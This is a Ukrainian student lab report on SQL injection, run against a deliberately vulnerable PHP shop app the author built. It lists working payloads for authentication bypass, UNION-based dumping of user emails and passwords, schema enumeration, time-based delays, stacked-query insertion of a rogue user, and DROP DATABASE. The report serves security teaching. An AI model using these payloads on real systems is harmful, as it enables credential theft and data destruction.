МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ РАДІОЕЛЕКТРОНІКИ

Кафедра Системотехніки

Звіт
з практичної роботи №2
з дисципліни: «Технології захисту інформації»
з теми: «SQL-ІН’ЄКЦІЇ»

Виконав:
ст. гр. КНТ-22-1
Орлов О. С.

Перевірила:
Асистент кафедри СТ
Кальницька А. Ю.

Харків – 2025

2 SQL-ІН’ЄКЦІЇ

2.1 Мета роботи

Ознайомитися з вразливостями типу «ін’єкції», зокрема SQL-ін’єкції.

2.2 Хід роботи

Для виконання даної практичної роботи та для дослідження вразливостей, було написано PHP додаток, що розміщено за URL: https://vulnerability.linerds.us/.

Спершу, будемо розглядати ін’єкції, що можна застосувати до поля «пошуку товару за назвою». Перша ін’єкція дозволяє вивести всі товари, незалежно від назви.

```
' OR 1=1 --
```



Рисунок 2.1 – Поле вводу даних для пошуку товару з введеним шкідливим запитом

На даний момент, існує всього два товари, але у випадку, якщо їх буде більше – можна буде отримати всі можливі товари з бази даних.



Рисунок 2.2 – Результат роботи шкідливого запиту (виведено всі товари)

Далі, за допомогою наступної команди, виведемо паролі всіх користувачів з бази даних.

```
' UNION select password, password, email from users;
```

Можемо побачити, що дані користувача замінили собою дані товару. Це стало можливим завдяки використанню погано написаного коду, що дозволяє виводити неправильні типи даних та обирає їх не за назвою стовпця, а за індексом.



Рисунок 2.3 – Дані користувача у вигляді товару

Виконаємо наступну команду, щоб обрати предмет з id, що дорівнює 2.

```
' or id=2; -- select item with Nth(2nd) id
```



Рисунок 2.4 – Товар з id = 2

Як можемо побачити, нам справді повернувся предмет з id = 2. Цей функціонал не був задуманий розробниками, а це означає, що можна робити виборку і за іншими параметрами, наприклад, за кількістю товарів на складі.

За допомогою запиту, наведеного нижче, робимо SQL-ін’єкцію з використанням UNION та group_concat. Це дозволяє атакуючому (нам) вибрати всі потрібні стовпці та згрупувати їх в один.

```
' UNION SELECT group_concat('email: ', email, ' passw: ', password), 1,
2 from users --
```



Рисунок 2.5 – Продукт з конкатенованими даними користувача

Використавші ці дані в формі логіну, можемо побачити, що вони є справжніми даними користувача.

Рисунок 2.6 – Форма логіну

Рисунок 2.7 – Результат операції логін з отриманими даними

Далі, спробуємо дістати з таблиці користувачів одного або більше з поштою, яка містить слово «admin».

```
' UNION SELECT password, username, email from users where email like
'%admin%'; --
```



Рисунок 2.8 – Дані від акаунту адміністратора

Використаємо вразливість форми і дізнаємось назви таблиць, що містяться в поточній базі даних. Застосувавши наступний запит, отримуємо назви всіх таблиць.

```
' union select TABLE_NAME,1,2 from INFORMATION_SCHEMA.TABLES; #
```

Рисунок 2.9 – Назви всіх таблиць в поточній базі даних

Застосунок, що відповідає за логіку додатку та взаємодію з БД, використовує правило «одна БД на окремого користувача». Тож, виконавши запит, що наведений нижче, отримаємо назви всіх БД, а з цим і ID всіх користувачів додатку.

```
' union select SCHEMA_NAME, 1,2 from INFORMATION_SCHEMA.SCHEMATA; #
```

Рисунок 2.10 – Назви всіх баз даних в поточній СУБД

Далі, використовуючи схему з UNION SELECT, змусимо сервер виконувати складні обчислення, викликавши функцію BENCHMARK і передавши в неї функцію шифрування.

```
'              union              select              BENCHMARK(500000,
AES_DECRYPT(AES_ENCRYPT(REPEAT("a",3000), "key"), "key")), 2, 3; #
```

Як можна побачити на рисунку нижче, сервер обчислював відповідь на запит трохи більше 50 секунд.



Рисунок 2.11 – Результат SQL ін’єкції на основі часу

Бібліотека PDO та багато інших мають обмеження на обчислення декількох модифікуючих запитів одночасно. Наприклад, при виклику методу query(SQL_QUERY) на об’єкті PDO, другий запит (той, що користувач передає після крапки з комою) не виконується. Саме тому модифікуючи шкідливі запити є можливість робити тільки на тих формах, що використовують методифікуючі функції бібліотеки PDO або інших. Наприклад, exec(SQL_INSERT|UPDATE|DELETE).

В даному випадку, була використана форма додавання товару в каталог. По перше, можна виконати вставку користувача в базу даних за допомогою наступної команди.

```
-1); insert into users(username, email, password) values ('hacker2222',
'mail\@hackerr.com' , 'pass'); --
```



Рисунок 2.12 – Форма додавання товару з вставленим шкідливим запитом

Відвідавши сторінку «Users», можна побачити, що нашого користувача було успішно додано.



Рисунок 2.13 – Результат виконання шкідливого запиту

Наступна команда змушує базу даних чекати 5 секунд.

```
'1'); DO SLEEP(5); #
```



Рисунок 2.14 – Очікування відповіді від сервера протягом 5 секунд

Запит, що наведено нижче видаляє базу даних для поточного користувача. ID для цієї бази даних знаходиться в кукі під ключем «user_id». Після цього додаток перестає працювати. Для того, щоб він знову запрацював, треба видалити кукі для

сайту, де він розташований. Далі, для користувача створиться новий ID та нова база даних.

```
3); drop database `6d3147fd-d529-4dfb-a2d8-036904283326`;
```



Рисунок 2.15 – Кукі, де зберігається ID користувача та шкідливий запит на видалення його бази даних



Рисунок 2.16 – Результат видалення бази даних користувача

2.3 Висновки

Було проведено ознайомлення з вразливостями типу «ін’єкції», зокрема SQL-ін’єкціями. Був розроблений веб-тренажер для ін’єкій мовою PHP, що демонструє потенціальну небезпеку. Були проведені різні типи атак, включаючи атаки часом, екранування запиту, ін’єкції в параметри та використання UNION і group_concat.